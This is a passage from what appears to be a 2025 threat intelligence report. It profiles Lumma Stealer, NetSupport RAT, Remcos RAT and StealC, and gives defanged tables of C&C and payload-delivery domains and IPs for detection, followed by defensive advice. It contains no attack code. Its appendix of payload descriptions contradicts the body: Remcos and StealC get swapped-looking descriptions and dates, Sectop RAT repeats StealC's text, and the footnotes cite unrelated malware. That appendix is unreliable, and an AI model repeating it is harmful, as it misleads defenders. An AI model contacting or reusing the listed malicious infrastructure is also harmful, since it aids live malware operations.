This removal was achieved through cooperative efforts between Microsoft and multiple entities, including but not limited to the U.S. Justice Department, Europol's European Cybercrime Centre, and Japan's Cybercrime Control Center.

Although the Lumma Stealer infrastructure has been partially disrupted, the threat actors behind it remain very capable and persistent. And, given the commoditized nature of Lumma Stealer and its continued demand in underground markets, it is likely that activity may resume in the near future. Table 2 shows malicious domains known to be associated with Lumma Stealer.

Key Features of Lumma Stealer

Data theft

The malware is designed to extract and transmit sensitive information from browsers, cryptocurrency wallets, and many other applications.

Loader capability

It can act as a dropper for additional malware, increasing its destructive potential.

C&C infrastructure

The malware uses a centralized C&C panel, enabling attackers to monitor and manage infected systems.

Regular updates

It is frequently updated with new features and improved evasion tactics, which makes it challenging to detect.

Type	Indicator	Description
Domain	rechq[.]digital	C&C
Domain	screhwc[.]live	C&C
Domain	qinspiringecho[.]rest	C&C
Domain	eoelav[.]digital	C&C
Domain	adfn[.]digital	C&C
Domain	racueu[.]run	C&C

Table 2: Lumma Stealer IOCs.

NetSupport RAT

Over the past six months, LevelBlue Labs observed a significant spike in the use of NetSupport RAT. This Remote Access Trojan tool provides attackers with complete control over a compromised system, giving the ability to monitor the victim's screen, manipulate keyboard and mouse inputs, transfer files, and execute arbitrary commands.

NetSupport RAT is the weaponized form of NetSupport Manager, a legitimate remote administration utility. Threat actors have leveraged NetSupport in their operations to gain remote access to systems, disrupt operations, exfiltrate sensitive data, and deploy additional malware. It is commonly distributed via phishing emails using deceptive tactics for tricking a victim into falsely updating their system. We've observed multiple campaigns, including but not limited to SmartApeSG, SocGholish, and ClickFix (profiled earlier in this report), which use social engineering tactics to trick victims into executing attacker-supplied PowerShell commands.

NetSupport RAT has been widely used by multiple threat actors, including TA569, a known initial access broker (IAB) who is also associated with SocGholish malware and traffic distribution systems, which is technology used by advertisers to collect information about potential customers for targeted advertising. Table 3 shows malicious domains associated with NetSupport RAT.

Key Features of NetSupport RAT

Distribution

The malware is commonly dropped via phishing emails, fake CAPTCHAs, fake browser updates, or malicious ads and often bundled with obfuscated scripts or disguised as legitimate files.

Capabilities

Threat actors gain full remote access including file transfer, screen sharing, keylogging, and command execution, enabling data exfiltration, surveillance, and lateral movement.

Persistence

The malware can persist on a system and evade detection by hiding within user profile directories.

Type	Indicator	Description
Domain	yxta[.]top	Payload delivery
Domain	kaestner[.]top	Payload delivery
Domain	pielsteel[.]top	Payload delivery
Domain	kanshuwang[.]top	Payload delivery
IP	45[.]125[.]66[.]20	C&C
IP	176[.]10[.]125[.]37	C&C

Table 3: IOCs and intelligence related to the activity of NetSupport RAT.

Remcos RAT

Remcos RAT is a remote control and surveillance RAT, a type of Remote Access Trojan that enables unauthorized users to remotely monitor and control infected systems. First introduced in 2016 by the European company BreakingSecurity, Remcos was originally promoted as a legitimate remote administration tool intended for lawful use.

However, Remcos RAT has been repurposed by cybercriminals and has become a popular tool that we have frequently observed in a variety of malicious campaigns. Threat actors who we've observed using Remcos RAT include but are not limited to APT33 and UAC-0050. These two groups have used the malware to facilitate espionage, data theft, and unauthorized access in multiple cyber campaigns. Table 4 shows domains, IP addresses, and hostnames associated with Remcos RAT.

Key Features of Remcos RAT

Remote system control

Attackers use the malware to execute commands, manage files, and control system processes on a compromised machine remotely.

Surveillance capabilities

It can execute keylogging, screen capture, webcam access, and microphone recording for spying on victims.

Data exfiltration

Threat actors can easily steal sensitive information such as credentials, documents, and browser data from an infected system.

Type	Indicator	Description
Domain	www.ae-emiratesline[.]com	Payload delivery
IP	5[.]61[.]59[.]56	Payload delivery
Hostname	ankul[.]vmcentra[.]top	Payload delivery
Hostname	www[.]atgairport[.]com	Payload delivery
Domain	truelifemed[.]cam	C&C
IP	86[.]95[.]214[.]105	C&C

Table 4: Remcos RAT IOCs.

StealC

StealC originated in early 2023 as a MaaS offering from a Russian-leaning developer. Written in the general purpose C program language, the malware is believed to be inspired by top infostealers Vidar, Raccoon, RedLine, and Mars. StealC primarily targets browser-related credentials, crypto wallets, and messenger and email clients. The stealer can implement rules for file grabbers in order to target specific file keywords for exfiltration, making it highly modular for its users. StealC also leverages POST requests to the C&C server's gate, which the attacker can access through the C&C panel. See table 5 for IP addresses and domains associated with StealC.

Key Features of StealC

Browser, messenger, crypto stealer

The malware uses file grabbers to create modular rules for browser extensions, messenger apps, and crypto wallets.

POST request for C&C

It operates with POST requests to the C&C server gate which the attacker authenticates into a C&C interface panel.

Hiding tracks

It removes malicious artifacts and files downloaded on the victim host once a "done" POST request to the server gate is observed.

Type	Indicator	Description
IP	8[.]134[.]199[.]119	Payload delivery
IP	45[.]12[.]150[.]199	Payload delivery
Domain	serholders[.]pro	Payload delivery
Domain	wallsekker[.]store	Payload delivery
Domain	miauwonderland[.]help	C&C
IP	209[.]200[.]252[.]21	C&C

Table 5: StealC indicators of compromise.

Conclusion

Deception Refined: The Alarming Evolution of Attacker Tactics

One of the standout trends in the first half of 2025 is how much better threat actors have become at deception. They're not just sticking to business email compromise anymore — they're leaning heavily into social engineering to trick people into giving them access. And once they're inside, they're using a mix of sneaky tactics, like trojans and fake CAPTCHA scams, while wiping traces of their activity to stay hidden and move quickly through networks.

This isn't a one-off trend — it's something we fully expect to continue into 2026.

What's especially concerning is how fast attackers are moving. Breakout times are shrinking, and threat actors are moving laterally faster than ever. It's a clear sign that attackers are getting more efficient — and more dangerous.

This is why it's critical for security teams to double down on cyber education and awareness training. If your training hasn't covered the latest social engineering tricks, now's the time to review and update it. At the end of the day, your people are still your first line of defense.

On the technical side, it's just as important to have the right protections in place, which include:

- Email security to catch and block email-based attacks.
- Web and app access controls to prevent users from landing on malicious sites.
- Endpoint security to detect and stop threats on devices.
- Extended detection and response (XDR) to catch threats at every stage of an attack.

It's all about prevention, fast detection, and swift investigation and response — before a threat turns into a full-blown breach.

Looking ahead to the second half of 2025, staying resilient also requires keeping your threat intelligence fresh. That includes constantly updating and validating indicators of compromise. A great (and free) resource for this is the LevelBlue Open Threat Exchange (OTX), one of the largest open-source threat intelligence sharing communities in the world, with more than 450,000 contributors globally. Security teams and vendors around the world, as well as our own SOC team, use OTX to gather, share, and disseminate threat intelligence from around the world.

And finally, in the spirit of sharing what works, we've put together a companion report that dives into how our LevelBlue MDR team investigates and mitigates threats — what tools they use, and how they stay ahead. You can download that report here.

Appendix

Payloads Mentioned in Report

Payload	Description
AsyncRAT	Remote access tool abused by threat actors since 2019 as a late-stage payload for command and control (C&C). It injects malicious files into Windows processes and employs scheduled tasks and registry run key modifications to achieve persistence. Can detect if it is being executed in a VM and abort execution.
DonutLoader	Donut generates shellcode that enables in-memory execution of Javascript, exe, DLL files, and .NET assemblies. The loader can disable anti-malware to evade detection of malicious files in memory.[1]
Emmenhtal	Malicious loader embedded in legitimate Windows binaries. First observed in 2024, Emmenhtal is usually distributed through phishing campaigns.[2]
Lumma Stealer	Infostealer distributed under Malware-as-a-Service model, primarily targeting Windows operating systems (from Windows 7 to 11). Designed to exfiltrate sensitive data, including login credentials, cryptocurrency wallet information, and browser stored data. It is frequently updated with improved evasion tactics, which makes detection challenging.
NetSupport RAT	NetSupport RAT is the weaponized form of NetSupport Manager, a legitimate remote administration utility. Commonly dropped via phishing emails, fake CAPTCHAs, fake browser updates, or malicious ads. Often bundled with obfuscated scripts or disguised as legitimate files.
Quasar RAT	Open-source remote administration tool that threat actors repurpose into a Remote Access Trojan targeting Windows operating systems and devices.
Remcos RAT	Infostealer used by threat actors since late 2022 to target Windows platforms, stealing user credentials and cryptowallets.[3]
Rhadamanthys	.NET-based RAT sold through hacking forums.
Sectop RAT	Infostealer that originated in 2023 and allows file grabbers to create modular rules for browser extensions, messenger apps, and crypto wallets. It removes the malicious files downloaded on victim host once POST request to the command and control server is complete.
StealC	Remote Access Trojan (RAT) used since 2022, typically disseminated through phishing emails and customized to perform malicious tasks, including DDoS and ransomware attacks.[4]

1. GitHub - TheWover/donut: Generates x86, x64, or AMD64+x86 position-independent shellcode that loads .NET Assembl ies, PE files, and other Windows

2. Emmenhtal Malware Analysis, Overview by ANY.RUN

3. Rhadamanthys Stealer Malware Analysis, Overview by ANY.RUN

4. XWorm Malware Analysis, Overview by ANY.RUN

Table of Abbreviations

Short	Expansion
AD CS	Active Directory Certificate Services
ASN	Autonomous system number
AV	Antivirus
BEC	Business email compromise
BYOVD	Bring your own vulnerable driver
CA	Certificate authority
CCM	Continuous control monitoring
C&C	Command and control (aka C2)
cURL	Client URL
DCU	Microsoft Digital Crimes Unit
DLL	Dynamic link library
EDR	Endpoint detection and response
FTP	File transfer protocol
IAB	Initial access broker
IOC	Indicator of compromise
IR	Incident response
MaaS	Malware-as-a-Service
MDR	Managed detection and response
MFA	Multi-factor authentication
OSINT	Open source intelligence
OTX	Open Threat Exchange
PhaaS	Phishing-as-a-Service
RAT	Remote Access Trojan
RDP	Remote Desktop Protocol
RDS	Remote Desktop Services
RMM	Remote monitoring and management
SAM	Security Account Manager
SOC	Security operations center
TA	Threat actor
TDS	Traffic distribution system
TTP	Tactics, Techniques, and Procedures
VLAN	Virtual local area network
VM	Virtual machine
VPN	Virtual private network
WMI	Windows Management Instrumentation

LevelBlue

Contributors:

Amer Amer
Marina Johnson
Tawnya Lancaster
Kenneth Ng
Brian O'Halloran
Alejandro Prada
James Rodriquez
Nikki Stanziale
Lane Vanderheiden